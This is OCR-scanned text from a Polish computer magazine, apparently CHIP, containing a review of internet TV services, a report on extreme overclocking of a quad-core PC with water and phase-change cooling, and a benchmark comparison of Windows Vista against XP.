
Dalej prowadzący starał się rozerwać gościa i widzów, wulgaryzując wypowiedź: „Kiedy pana przeciwnicy wreszcie się od pana odpieprzą?". Trudno wskazać w ofercie WPTV coś rzeczywiście świeżego w stosunku do popularnych stacji telewizyjnych, a je przecież też można oglądać na komputerze – wystarczy dokupić tuner TV.

Kanał telewizyjny uruchomiła także Interia. Przede wszystkim wypełnia go muzyka. I w tym wypadku poziom autorskich programów nie zachwyca, a wpadki prezenterów są równie żenujące. Przykład? W trakcie informacji kulturalnych z końca lutego można było usłyszeć o premierze kolejnego filmu o krwiożerczym Hannibalu Lecterze. Zapowiedź została okraszona pytaniem: „Skoro obraz pokazuje życie głównego bohatera praktycznie od poczęcia, to ciekawe, czy będzie pokazane, jak zjadał on plemniki, siedząc w macicy swej matki?"...

Jedyną tradycyjną stacją nadawaną równocześnie w Internecie jest TV Trwam. Grupa medialna Ojca Dyrektora od początku istnienia była awangardą, jeśli chodzi o wykorzystanie Sieci do emisji materiałów. Radio Maryja było pierwszą polską rozgłośnią internetową. Kiedy ruszyła TV Trwam, równolegle uruchomiono streaming, który pozwala śledzić na żywo cały program stacji. TVN i Polsat do dziś nie potrafią udostępnić odbiorcom takiej opcji.

Telewizja Polska wybrała inną drogę – nie nadaje online kanałów tradycyjnych, ale na ich podstawie buduje ramówkę kanałów internetowych. Serwis iTVP został stworzony i był prowadzony de facto wbrew polityce TVP, której władze nie widziały jeszcze kilka lat temu sensu w wydawaniu pieniędzy na coś tak abstrakcyjnego jak Internet. Nie jest tajemnicą, że iTVP borykał się z brakami finansowymi oraz wrogim nastawieniem wewnątrz telewizji publicznej. Ta sytuacja należy raczej do przeszłości. I dobrze, bo to bardzo obiecujące przedsięwzięcie. W ramach serwisu dostępne są obecnie trzy kanały: publicystyka i informacje, kultura i rozrywka oraz sport. Zdarzają się na nich bardzo atrakcyjne pozycje, np. mecze piłkarskiej Ligi Mistrzów czy konkursy skoków narciarskich. Bez wątpienia pod względem poziomu i jakości materiałów iTVP bije na głowę konkurentów, ale z takim zapleczem materiałów i know-how trudno się temu dziwić.

Oglądanie telewizji przez internautów*



*odsetek użytkowników Sieci, którzy oglądali „tradycyjną" telewizję poprzedniego dnia oraz oglądają telewizję za pośrednictwem Internetu

Źródło: Gemius SA, „Konsumpcja mediów. Sposoby korzystania z mediów wśród internautów"


MARNY OBRAZ

TV dla szerokopasmowców

Przesyłanie materiału wideo w czasie rzeczywistym to tzw. streaming. By uzyskać jakość obrazu zbliżoną do DVD, strumień danych musiałby mieć kilka megabitów na sekundę. To oczywiście dziś nie jest jeszcze możliwe do zrealizowania w Internecie zarówno ze względu na ograniczenia →



INTERIA TV Na razie portal oferuje jeden kanał telewizyjny, w którym dominuje muzyka.



ITVP To najbardziej profesjonalny serwis TV, w którym obejrzeć można nawet mecze piłkarskiej Ligi Mistrzów.

po stronie serwerów nadających, jak i na niewielką przepustowość łączy u odbiorców. Oferowane kanały mają zredukowaną rozdzielczość i zwiększoną kompresję, by „upchnąć" obraz z dźwiękiem w strumieniu kilkuset kilobitów na sekundę. Mimo takiego ograniczenia i tak mogą go odbierać wyłącznie właściciele szybkich łączy.

Najwyższą rozdzielczość obrazu (320×288 pikseli) oferuje iTVP. Uzyskiwana jest ona przy strumieniu 640 kb/s. Nie ma jednak co się oszukiwać – jakość przekazu jest marna. W przypadku Interia TV i WPTV rozdzielczość wynosi 320×240 pikseli (strumień poniżej 400 kb/s). W efekcie na kanale biznesowym Wirtualnej Polski są kłopoty z odczytaniem przewijających się pasków m.in. z informacjami giełdowymi. Nie jest łatwo zorientować się, o jaką firmę chodzi i czy akurat zwyżkuje, czy spada jej wartość. Natomiast w wypadku TV Trwam trudno w ogóle mówić o jakości obrazu – przy tak niskiej rozdzielczości jakości po prostu brak. Z drugiej jednak strony do odbioru tego kanału wystarczy przepustowość około 200 kb/s.

Niestety, we wszystkich stacjach zdarza się, że transmisja się rwie. Jeśli staje się to uciążliwe, w serwisie Interii można zmniejszyć jakość obrazu (strumień 235 kb/s lub jedynie 113 kb/s). Podobną opcję w przypadku niektórych programów oferuje iTVP (strumień 60 kb/s). W WPTV opcja jest na pozór odwrotna – służąca do powiększania obrazu. W rzeczywistości jednak przesyłany obraz zostaje sztucznie rozciągnięty – jego rzeczywista rozdzielczość się nie zmienia. W wypadku wszystkich kanałów można skorzystać z opcji odtwarzacza pozwalającej na wyświetlanie pełnoekranowe, ale efekt jest fatalny, szczególnie gdy korzystamy z monitora o wysokiej rozdzielczości.



TV TRWAM Stacja Ojca Dyrektora jako jedyna z tradycyjnych telewizji nadaje cały materiał także poprzez Sieć.

ARCHIWUM TV

Własna ramówka

Nadawanie obrazu na żywo ma wielką, znaną nam wszystkim wadę – jesteśmy „więźniami" sztywnej ramówki. Trzeba być przed ekranem w konkretnym momencie, a ponadto emisji nie można zatrzymać ani przewinąć. Nie tego oczekujemy od Internetu. Tymczasem Interia TV i WPTV mają skromne archiwa, zaś TV Trwam nie ma takowego w ogóle.

Z ubogiej bazy Interii można wybierać wideoklipy. O ile jednak znajdziemy tam produkcje związane z popularnymi twórcami, jak Paris Hilton czy Tede, to możemy zapomnieć o migających obrazkach do Mike'a Pattona czy Ministry. Tutaj rysuje się wielka przewaga iTVP. W zbiorach tego serwisu są już tysiące nadawanych wcześniej pozycji. Możemy po nie sięgnąć, gdy mamy na to ochotę. Szkoda tylko, że sposób nawigacji po tym wielkim archiwum nie jest zbyt intuicyjny. Co ciekawe, w serwisie iTVP dostępne są też niektóre seriale i – na razie nieliczne – filmy. Bazując na takim zbiorze, samemu można ułożyć własną ramówkę.

Za niektóre pozycje iTVP pobiera niewielkie opłaty. Pozostałe stacje nadają program bezpłatnie. Z kolei na razie tylko Wirtualna Polska zdecydowała się na emisję reklam, choć jest ich niewiele.

STACJE TELEWIZYJNE NADAJĄCE ONLINE

nazwa	iTVP	WPTV	Interia TV	TV Trwam
adres	www.itvp.pl	wptv.wp.pl	tv.interia.pl	www.tv-trwam.pl
ocena	■■■■■	■■■■□	■■■□□	■■□□□
liczba kanałów	3	4	1	1
jakość obrazu	dobra	dobra	dobra	mierna
jakość kontentu	bardzo dobra	dostateczna	dostateczna	nieoceniana
płynność transmisji	dobra	bardzo dobra	dobra	dobra
archiwum	rozbudowane	niewielkie	niewielkie	brak
najlepsza rozdzielczość	360 x 288 pikseli	320 x 240 pikseli	320 x 240 pikseli	176 x 144 piksele
największy strumień	640 kb/s	335 kb/s	392 kb/s	218 kb/s
wybór jakości strumienia	dwa poziomy (niektóre pozycje)	brak	trzy poziomy	brak
reklamy	nie	tak	nie	nie
tematyka	kultura i rozrywka, sport, informacje i publicystyka, filmy i seriale	informacje, rozrywka, biznes, erotyka	rozrywka	wielotematyczna
możliwość pobrania	niektóre pozycje	brak	brak	brak
opłaty	niektóre pozycje	brak	brak	brak
interakcja	niewielka	nie	niewielka	nie
czas nadawania	24h	24h/erotyka 23:00 - 4:00	24h	24h
kodek wideo	Windows Media Video 9	Windows Media Video 9	Windows Media Video 9	Windows Media Video 9
kodek audio	Windows Media Audio 9.1	Windows Media Audio 9.1	Windows Media Audio 9.1	Windows Media Audio 9.1



WPTV **Telewizja uruchomiona przez Wirtualną Polskę po miesiącu działania zdobyła milion widzów, ale program nie zachwyca.**

ZNIKOMA INTERAKCJA

Dedykacje na ekranie

Siłą internetowych telewizji powinna być interakcja z widzami. Tymczasem ten element jest prawie niewykorzystany. Co prawda, Interia TV pozwala przesłać dedykacje i życzenia, które wyświetlane są podczas transmisji, ale taka funkcjonalność od dawna dostępna jest w tradycyjnych kanałach. Brakuje w pełni interaktywnego programu, w którym uczestniczyliby widzowie, np. za pośrednictwem komunikatorów lub kamer internetowych.

Ciekawostką jest fakt, że pewne programy TVP, które mają ograniczony czas w swoich oryginalnych kanałach, kontynuowane są po zejściu z wizji w serwisie iTVP. Za przykład może posłużyć program „Konfrontacja" prowadzony w TVP2 przez Sylwestra Latkowskiego. Gdy na ekranie telewizora pojawiają się już reklamy, dalszą część dyskusji obejrzymy na kanale publicystycznym w Internecie.

TELEWIZJA NA ŻYCZENIE

YouTube zniszczy tradycyjną telewizję

Po co mi telewizja, skoro mam YouTube? To wcale nie żart – tak uważa wielu młodych internautów. Oczywiście YouTube jest w tym wypadku synonimem filozofii realizowanej przez coraz więcej serwisów wideo. Chodzi o wolność zarówno tworzenia materiałów, jak i wyboru tego, co chcemy akurat oglądać. Nadawane na żywo kanały o sztywnej ramówce próbują przeciwstawić się temu trendowi, co raczej się nie uda. Zresztą doczekaliśmy się już pierwszego upadku rodzimej telewizji internetowej – portal O2 zawiesił działanie Lemon TV. Ma ona wrócić w zmienionej postaci.

Ograniczenia transmisji na żywo rozumieją już w iTVP, dlatego go rozbudowują archiwum. Na podobnej zasadzie próbuje działać chociażby „telewizja" Onetu – czyli zbiór różnych materiałów wideo, które możemy oglądać w dogodnym dla nas momencie. Właśnie taka telewizja, które de facto nie jest telewizją, zdaje się mieć przed sobą świetlaną przyszłość w Internecie. ■



16 GHZ Stworzony przez nas komputer nie miałby żadnych szans w konkursie piękności, ale pod względem wydajności inny w Polsce mu nie dorówna.

Pecet CHIP-a najszybszy w Polsce

Plan – stworzyć najszybszy komputer w kraju. Cel – osiągnięty. Cztery rdzenie działające z szybkością 4 GHz każdy i dwie maksymalnie podkręcone karty graficzne GeForce 8800 GTX. Całość zmrożona do prawie -100°C. *Aleksander Szulc*


Zanim zabraliśmy się do pracy, musieliśmy skompletować odpowiedni sprzęt do podkręcania. Wybór padł m.in. na procesor Intel Core 2 Quad QX6700, dwie karty graficzne BFG GeFroce 8800 GTX Water Cooled Edition oraz pamięci OCZ DDR2 PC2-9200 FlexXLC Edition. Tutaj pojawiły się pierwsze kłopoty, bowiem karty i moduły DDR2 były dostępne jedynie w USA. Na szczęście po krótkich namowach z pomocą przyszła firma Komputronik, która dostarczyła nam niezbędne komponenty (pełna konfiguracja w ramce 76).

Cóż nam jednak po komputerze, który działa przy domyślnych ustawieniach? Zabraliśmy się za podkręcanie z wykorzystaniem trzech metod. W pierwszym przypadku cały komputer był chłodzony powietrzem. W kolejnym podejściu na kartach graficznych, procesorze oraz pamięci RAM znalazły się bloki wodne, zaś w ostatnim wypadku użyliśmy Prometei, dzięki której mogliśmy osiągnąć temperatury na procesorze poniżej 0°C.

Chłodzenie powietrzne: Popularna metoda podkręcania

Przeważająca większość z nas ma w komputerze standardowe chłodzenie powietrz-

Metody chłodzenia



CHŁODZENIE POWIETRZEM

zalety: niskie koszty
wady: mała wydajność,
duży poziom hałasu
temperatury*: 70 – 80°C
cena: 50 – 200 złotych



CHŁODZENIE PROMETEIĄ

zalety: bardzo wysoka wydajność,
cicha praca (bez tuningu)
wady: bardzo wysokie koszty,
głośna praca (po tuningu)
temperatury*: od -10 do -30°C
cena: 3200 – 4600 złotych

100 °C | 50 °C | 0 °C | -50 °C | -100 °C



CHŁODZENIE WODNE

zalety: cicha praca, wysoka wydajność
wady: wysokie koszty,
konieczność sprawdzania szczelności
temperatury*: 50 – 60°C
cena: 500 – 1000 złotych



CHŁODZENIE KASKADĄ

zalety: ekstremalne możliwości podkręcania
wady: głośna praca,
konieczność samodzielnego montażu
temperatury*: od -70 do -100°C
cena: 2000 – 3000 złotych

* orientacyjne temperatury osiągane przez 4-rdzeniowy procesor

ne. Jest to najprostsza i najtańsza znana obecnie metoda odprowadzania ciepła. Niestety, często nie należy do najcichszych, a także nie zaliczymy jej do najwydajniejszych. Nawet jednak przy takim rodzaju chłodzenia damy radę trochę podkręcić nasz komputer.

Każdy z czterech rdzeni procesora Intel Core 2 Quad QX6700 jest domyślnie taktowany zegarem 2,66 GHz. Z użyciem coolera Thermalright Ultra 120 i wentylatora Sunon udało nam się osiągnąć aż 3,5 GHz. To doprawdy bardzo dobry wynik. Dalsze zwiększanie taktowania było niemożliwe z powodu zbyt wysokiej temperatury CPU. Przy pełnym obciążeniu dochodziła ona bowiem nawet do 70°C.

W przypadku kart graficznych standardowe coolery nie pozwoliły na zbyt wiele. Domyślne taktowanie 575/900 MHz można było zwiększyć jedynie do wartości 600/1000 MHz, co dawało tylko niewielki wzrost wydajności. W tym przypadku temperatury sięgały blisko 80°C, więc blokowały możliwość dalszego podnoszenia zegara.

Pamięci OCZ DDR2 PC2-9200 FlexXLC Edition radziły sobie dosyć dobrze, osiągając 1290 MHz. Więcej o tym produkcie – patrz 35.

Chłodzenie wodą: Ciszej i wydajniej


Ta metoda chłodzenia staje się coraz bardziej popularna, i to nie tylko wśród zaawansowanych overclockerów. Co ciekawe, wykorzystują ją także niektórzy producenci. Jakiś czas temu nawet Sapphire wprowadził do oferty kartę graficzną chłodzoną wodą. Obecnie na rynku dostaniemy także pamięci z zamontowanymi blokami wodnymi. Powód jest prosty. Woda dużo lepiej odprowadza ciepło od powietrza. W efekcie taki system chłodzenia jest zarówno wydajniejszy, jak i cichszy.

Do chłodzenia procesora użyliśmy najnowszego bloku wodnego X2L polskiej firmy X4pro. Górna część urządzenia została wykonana z anodyzowanego aluminium, zaś dolna – stykająca się z procesorem – z chromowanej miedzi. Takie rozwiązanie zapewnia dobre osiągi oraz zapobiega śniedzeniu materiałów.

Wymieniliśmy karty graficzne z referencyjnych modeli firmy Nvidia, które →



-94,7°C Na pierwszym stopniu kaskady uzyskaliśmy -31,5°C, a na drugim – prawie -100°C. Szkoda tylko, że tym razem nie mogliśmy tego wykorzystać.



OSADZA SIĘ LÓD Przy temperaturach uzyskiwanych na kaskadzie nie pomoże żadna izolacja systemu chłodzącego.

stosowaliśmy podczas redakcyjnego testu z użyciem chłodzenia konwencjonalnego, na BFG GeForce 8800 GTX Water Cooled Edition. Producent zamontował na nich doskonałe bloki wodne renomowanej, amerykańskiej firmy Danger Den.

Procesor oraz karty graficzne podłączyliśmy do chłodnicy BlackWater 122 oraz pompy wodnej Heim 1250 o wydajności 1200 litrów na godzinę. Zatem stworzyliśmy dosyć standardowy zestaw chłodzenia wodą, który każdy z was może w miarę prosto zbudować w domu. Spadek temperatur był bardzo wyraźny. W przypadku procesora temperatura obniżyła się o około 15°C, zaś w przypadku kart graficznych o ponad 20°C. Dzięki temu możliwe było podkręcenie procesora do 3,7 GHz. Taktowanie kart graficznych podnieśliśmy do 661/1058 MHz.

Prometeia: Chłodzenie ekstremalne

Ostatnim etapem podkręcania było zastosowanie chłodzenia Prometeia Mach II GT firmy Extreme Cooling Technologies. Jest to chłodzenie działające na zasadzie lodówki, wykorzystujące czynnik chłodzący R404a, czyli dozwolony odpowiednik freonu. Za pomocą odpowiednich zestawów EasyMod możemy założyć je na dowolną podstawkę procesora.

Kłopot w tym, że wydajność oryginalnej Prometei nam nie wystarczała. Zwłaszcza że chłodzenie podkręconego, 4-rdzeniowego procesora wcale nie należy do łatwych zadań. Z tego powodu urządzenie zostało odpowiednio zmodyfikowane. Pierwszym krokiem było dołożenie drugiego skraplacza, co znacznie poprawia wydajność układu. W związku z tym zaistniała konieczność wymiany czynnika chłodzącego R404a na R507, bowiem ten pierwszy przy temperaturach, które osiągamy po modyfikacji, po prostu zamarza. Na koniec musieliśmy poprawić uszczelnienie układu, ponieważ bez tego zabawa z chłodzeniem może być niebezpieczna. Co ciekawe, tak zmodyfikowaną Prometeię możemy bez problemu kupić u polskiego dystrybutora.

Prometeia ma jednak wadę – możemy nią chłodzić tylko procesor. Co więc zrobić z pozostałymi komponentami? Z racji, że cały test przeprowadzaliśmy w… garażu, nie przebieraliśmy w środkach. Uchyliliśmy drzwi i chłodnicę wystawiliśmy na zewnątrz, gdzie panowała temperatura w granicach 4°C. Efekt był obiecujący – temperatura wody spadła z 22°C do zaledwie 8°C.

Rozpoczęliśmy testy. Na początek sprawdziliśmy pamięci. W tak niskiej temperaturze przekroczyły one wartość 1306 MHz przy opóźnieniach CL 5-5-5-8. To świetny wynik. Kolejnym etapem było podkręcanie procesora do magicznej wartości 4 GHz dla każdego rdzenia. Temperatura w BIOS-ie utrzymywała się na poziomie od -10 do około -20°C – w zależności od obciążenia. Karty graficzne udało nam się podkręcić do 686 MHz dla rdzenia oraz 1131 MHz dla pamięci. Efekt? 19 800 punktów w 3DMark06, co spowodowało, że nasz komputer stał się najszybszym w kraju!

Kaskada: Tajna broń, -100°C na procesorze

Aby jeszcze bardziej poprawić wynik, przygotowaliśmy do chłodzenia procesora coś specjalnego. To kaskada, która jest



SZRON NA PROCESORZE Przed zdjęciem kaskady wyłączyliśmy ją i rozgrzaliśmy komputer do 90°C. Po zdjęciu chłodzenia okazało się, że niewiele to dało.



KONTROLA CIŚNIENIA Bez sprawdzania ciśnienia w układzie chłodzącym Prometei nie uzyskalibyśmy optymalnej wydajności.

Wyniki testów podkręcenia

Metoda chłodzenia	Chłodzenie powietrzem (standard)	Chłodzenie powietrzem (podkręcenie)	Chłodzenie wodą	Chłodzenie Prometeią
Taktowanie	QX6700 2,66	QX6700 2,66 @ 3,5 GHz	QX 2,66 @ 3,7 GHz	QX6700 2,66 @ 4,0 GHz
3DMark 06	14 102 pkt	17 433 pkt	18 676 pkt	19 822 pkt
PCMark 05	8 631 pkt	10 597 pkt	10 829 pkt	11 463 pkt
X3 Reunion	102,1 fps	112 fps	116,7 fps	125,4 fps
Cinebench	18 s	12 s	11 s	10 s
WinRaR	1135 kB/s	1468 kB/s	1516 kB/s	1618 kB/s
7-Zip	4638 MIPS	4826 MIPS	4982 MIPS	5191 MIPS

w stanie schłodzić układ do niemal -100°C! Działa na tej samej zasadzie co Prometeia… z pewnymi wyjątkami. Po pierwsze – kaskada jest dwustopniowa. Oznacza to, że znajdują się w niej dwa niezależne układy chłodzące. Pierwszy stopień odpowiada za chłodzenie drugiego. Dopiero drugi chłodzi procesor. Gdy więc na pierwszym stopniu mamy około -35°C, to na drugim, czyli bezpośrednio na samym procesorze, temperatura spada do niemal -100°C. By to osiągnąć, trzeba było ponownie zmienić czynnik chłodzący, bowiem w takim przypadku nawet R507 zamarza w niecałych kilka chwil. Musieliśmy wykorzystać specjalną mieszankę gazów, w której głównym składnikiem jest etylen. Kłopot w tym, że kaskadę trudno umieścić na biurku obok komputera. Na pytanie dlaczego, bez problemu odpowiedzcie sobie sami, spoglądając na zdjęcie urządzenia.

Ponieważ kaskada jest konstrukcją wykonaną własnymi środkami, jej montaż nie należał do najprostszych. Gdy ten etap przygotowań zakończył się sukcesem, pojawił się problem w postaci wody w układzie chłodzenia, w efekcie ktorego urządzenie najnormalniej w świecie całkiem zamarzło. Na szczęście wymiana specjalnego filtra rozwiązała sprawę i kaskada ruszyła pełną parą.

Prawdziwe problemy zaczęły się wraz z uruchomieniem komputera. Okazało się, że rewizja B1 procesora QX6700 nie radzi sobie z tak niskimi temperaturami. Układ wiesza się lub nie uruchamia nawet przy standardowym taktowaniu. Rozwiązaniem jest użycie nowszych rewizji B2 lub B3, ale te na razie nie były dostępne. Rekord świata postaramy się więc pobić przy następnym podejściu.

Będzie więcej: 4 x 5 GHz w zasięgu ręki

Nasze testy bez cienia wątpliwości wątpienia zakończyły się sporym sukcesem. Osiągnięcie tak wysokiego taktowania nie było proste. Czujemy jednak spory niedosyt, bowiem dysponujemy chłodzeniem, które potrafi jeszcze więcej, a z powodu wczesnej wersji procesora nie możemy go niestety w pełni wykorzystać.

Ponadto nie mogliśmy modyfikować napięcia procesora i pamięci na karcie graficznej, gdyż wiąże się to z ryzykiem spalenia układów. Byliśmy nawet w stanie zaryzykować puszczenie z dymem ponad 6000 złotych, ale dostawca wyraźnie zaznaczył, że owe dwa unikalne egzemplarze w kraju mają do niego wrócić w całości… Mamy jednak nadzieję, że następnym razem nie będziemy mieli takich ograniczeń – dlatego 4×4 GHz i 19 800 punktów w 3DMark06 nie jest naszym ostatnim słowem. ■

Ten artykuł nie powstałyby, gdyby nie firmy, które pozwoliły nam na tak ekstremalne wyczyny:

1 **Komputronik** www.komputronik.pl
2 **Chillerworks** www.chillerworks.com
3 **X4Pro** www.x4pro.pl
4 **eXtremeMem** www.extrememem.pl

Vista wolniejsza od XP

Nowy system miał być szybszy od poprzednika. Z testów przeprowadzonych przez CHIP-a wynika, że na razie jest odwrotnie. Z czasem nowy system powinien jednak przyspieszyć. *Piotr Lisowski*

W artykule

Kiedy Vista zwalnia?
Vista w różnych zastosowaniach
Niedopracowane sterowniki

Poprosiliśmy znanych producentów zestawów komputerowych o dostarczenie maszyn, które będą optymalnie działały pod kontrolą systemu operacyjnego Windows Vista. Urządzenia są zróżnicowane pod względem ceny, czyli także – wydajności. Naszym celem nie było jednak porównanie komputerów. Chcieliśmy sprawdzić, jak na różnych konfiguracjach radzi sobie Vista w porównaniu z XP. Dostarczone komputery zostały wyposażone w różne wersje Visty. Poczynając od Basic poprzez Home Premium aż po Ultimate. Dodatkowo zainstalowaliśmy na nich identyczną wersję Windows XP SP2.

Testy wykazały, że Vista póki co jest systemem bardzo nieobliczalnym. W niektórych przypadkach spadki wydajności w zestawieniu z XP sięgają nawet 75%! Zdarzył się jednak wyjątek, kiedy gra uruchomiona na Viście przyspieszyła aż o 25%. Sprawdźmy zatem, co odpowiada za taki stan rzeczy i jak faktycznie Vista ma się do XP.

TESTY KOMPONENTÓW

Kilka procent w dół

W tej kategorii wydajność sprawdzaliśmy za pomocą programów SiSoftware Sandra, HDTach i PCMark05. Badają one wydajność procesora, pamięci operacyjnej oraz dysku twardego.

Teoretycznie wydajność procesora nie powinna być zależna od systemu operacyjnego, jednak zamiana Windows miała wpływ na wyniki. Z testów wynika, że Vista działała najgorzej na zestawie NTT Office 302E, który był o 5% wolniejszy od XP pod względem wydajności CPU. Natomiast Geo-PC Venus Home firmy Komputronik zwolnił najmniej, bo tylko o 0,4%.

Różnice w wydajności pamięci również są znikome, choć tutaj zanotowaliśmy jeden zauważalny wzrost. Vobis DIGITAL MHP 6300890E XPOWER według programu SiSoftware Sandra przyspieszył o 7%.

Dyski twarde działały po przesiadce wolniej na większości konfiguracji. Maksymalne różnice na korzyść XP to ponad 5% w przypadku modelu Geo-PC Venus Home i komputera firmy Yamo. Ciekawostką jest Actina Sierra VU Series. Urządzenie jako jedyne zostało wyposażone w macierz dyskową stripe (RAID 0), która działa znacznie szybciej niż pojedynczy dysk. Po zainstalowaniu Visty przyspieszyła ona o 7%.

PODSUMOWANIE: Vista podobno lepiej obsługuje procesory dwurdzeniowe. I może tak jest, ale wymagania tego systemu sprawiają, że testy procesorów wypadają gorzej niż w XP. Zwalniają także dyski twarde, ale nowy system lepiej radzi sobie z obsługą macierzy.

TESTY GIER

Kilkanaście procent w dół

Wydajność 3D to jeden z większych problemów nowego systemu. Producenci muszą zoptymalizować sterowniki, co – jak wynika z testów – wcale nie jest proste.

3DMark06 działał szybciej jedynie na komputerze Komputronik Geo-PC Venus Home. Różnica sięgnęła 4%. Marna to pociecha, gdyż urządzenie zostało wyposażone w zintegrowaną kartę graficzną firmy Intel, która do wydajnych nie należy. Najgorzej było w przypadku NTT Home 604GX L820 wyposażonego w kartę graficzną Nvidia GeForce 7300 GS. Komputer zwolnił aż o 17%. Testów nie udało się przeprowadzić w przypadku NTT Office 302E ze zintegrowaną „grafiką", bowiem 3DMark06 nie chciał wystartować na żadnym z systemów.

Poza 3DMark sprawdziliśmy, jak Vista radzi sobie w popularnych grach. Miłośnicy Quake'a 4 bazującego na silniku OpenGL powinni na razie pozostać przy XP. Największy spadek w porównaniu z poprzednikiem (ponad 37%) Vista spowodowała w przypadku zestawu Komputronik Geo-PC Venus Home. Najmniej, bo zaledwie o 4%, zwolnił NTT Home 604GX L820.

Na pozór zaskakujące rezultaty przyniosła gra Company of Heroes (Kompania braci). Na komputerze NTT Home 604GX L820 pracuje wolniej aż o 49% w porównaniu z XP, podczas gdy na sprzęcie →

ACTINA SIERRA VU SERIES



- Windows Vista Ultimate
- Procesor: Intel Core 2 Duo E6400
- Chipset: Intel 965P
- Karta graficzna: Nvidia GeForce 8800 GTX
- Pamięć RAM: 2048 MB DDR2 800
- Dysk twardy: 2x 250 GB (macierz RAID 0)
- Napęd optyczny: DVD±R DL/±RW DL
- Cena: 5600 złotych
- + Zalety: Wydajna i cicha karta graficzna, dużo pamięci RAM, szybka macierz dyskowa
- − Wady: Wysoka cena, głośna praca dysków twardych

Szybka karta graficzna oraz macierz RAID 0 zapewniają Actinie bardzo wysoką wydajność.

WYNIKI TESTÓW KOMPUTERÓW Z WINDOWS XP I VISTĄ

Komputer	Actina Sierra VU Series		Komputronik Geo-PC Venus Gold		Komputronik Geo-PC Venus Home		NTT Home 604GX L820		NTT Office 302E		Vobis DIGITAL MHP 6300890E XPOWER		Yamo Engine 709.1	
Podstawowe testy	XP	Vista	XP	Vista	XP	Vista	XP	Vista	XP	Vista	XP	Vista	XP	Vista
PCMark: score	6481	6844	5438	5169	3611	3965	3878	3967	–	–	5391	5028	5496	5276
PCMark: CPU score	5455	5206	4628	4529	4530	4512	4598	4543	3761	3550	4764	4524	4509	4438
PCMark: Memory score	4744	4754	3945	3864	3815	3824	3621	3659	2959	2888	3885	3898	3932	3937
PCMark: Graphics score	9640	10862	6513	5223	1440	1703	2251	2323	–	–	3986	3666	6462	5873
Sandra: Dhrystones (ALU) [MIPS]	20017	19977	16745	16458	16297	16698	11580	12398	6991	7080	17238	17081	16038	16016
Sandra: Whetstones (iSSE2) [MFLOPS]	13699	13665	11230	11407	11211	11408	10215	10363	5886	5888	11622	11916	13544	13553
HD Tach: Średni transfer – odczyt [MB/s]	114,6	122,8	60,6	58,9	58,9	55,8	50,5	50,8	50	49,4	68,2	68,7	68,4	64,6
Wydajność w grach	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista
3DMark06: 1280x1024 [fps]	8734	8572	4724	4669	271	282	810	672	–	–	2222	2169	4151	3974
Quake 4: 1024x768 HQ [fps]	115,4	91,9	81,1	63,1	5,1	3,2	28	25,9	2,4	2	72,2	54,4	75	69,7
Quake 4: 1280x1024 HQ [fps]	113,8	92,8	68,3	55,1	3,2	2,6	18,7	17,9	1,5	1,5	59,7	42,6	72,5	62,3
Company of Heroes: 1024x768 HQ [fps]	135,4	134,5	80	80,7	4,3	4,1	8,5	4,7	–	–	15,7	12	54	45,7
Company of Heroes: 1280x1024 HQ [fps]	115,3	109,2	63,4	79,8	2,9	2,8	5,1	2,6	–	–	14,8	10,8	43,8	38,7
Zastosowania profesjonalne	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista	Windows XP	Windows Vista
Cinebench: Rendering (x CPU)	658	663	559	551	557	553	442	456	266	263	574	579	600	602
Cinebench: C4D Shading	421	413	357	351	347	346	321	323	280	300	324	354	351	340

■ System Vista zauważalnie szybszy od XP ■ Vista znacznie wolniejsza od XP

KOMPUTRONIK GEO-PC VENUS GOLD



- **Windows Vista Home Premium**
- Procesor: Intel Core 2 Duo E4300
- Chipset: Intel 965G
- Karta graficzna: ATI Radeon X1950 Pro
- Pamięć RAM: 2048 MB DDR2 667
- Dysk twardy: 160 GB
- Napęd optyczny: DVD±R/±RW
- Cena: 3381 złotych
- Zalety: Wydajna karta graficzna, duża ilość pamięci RAM
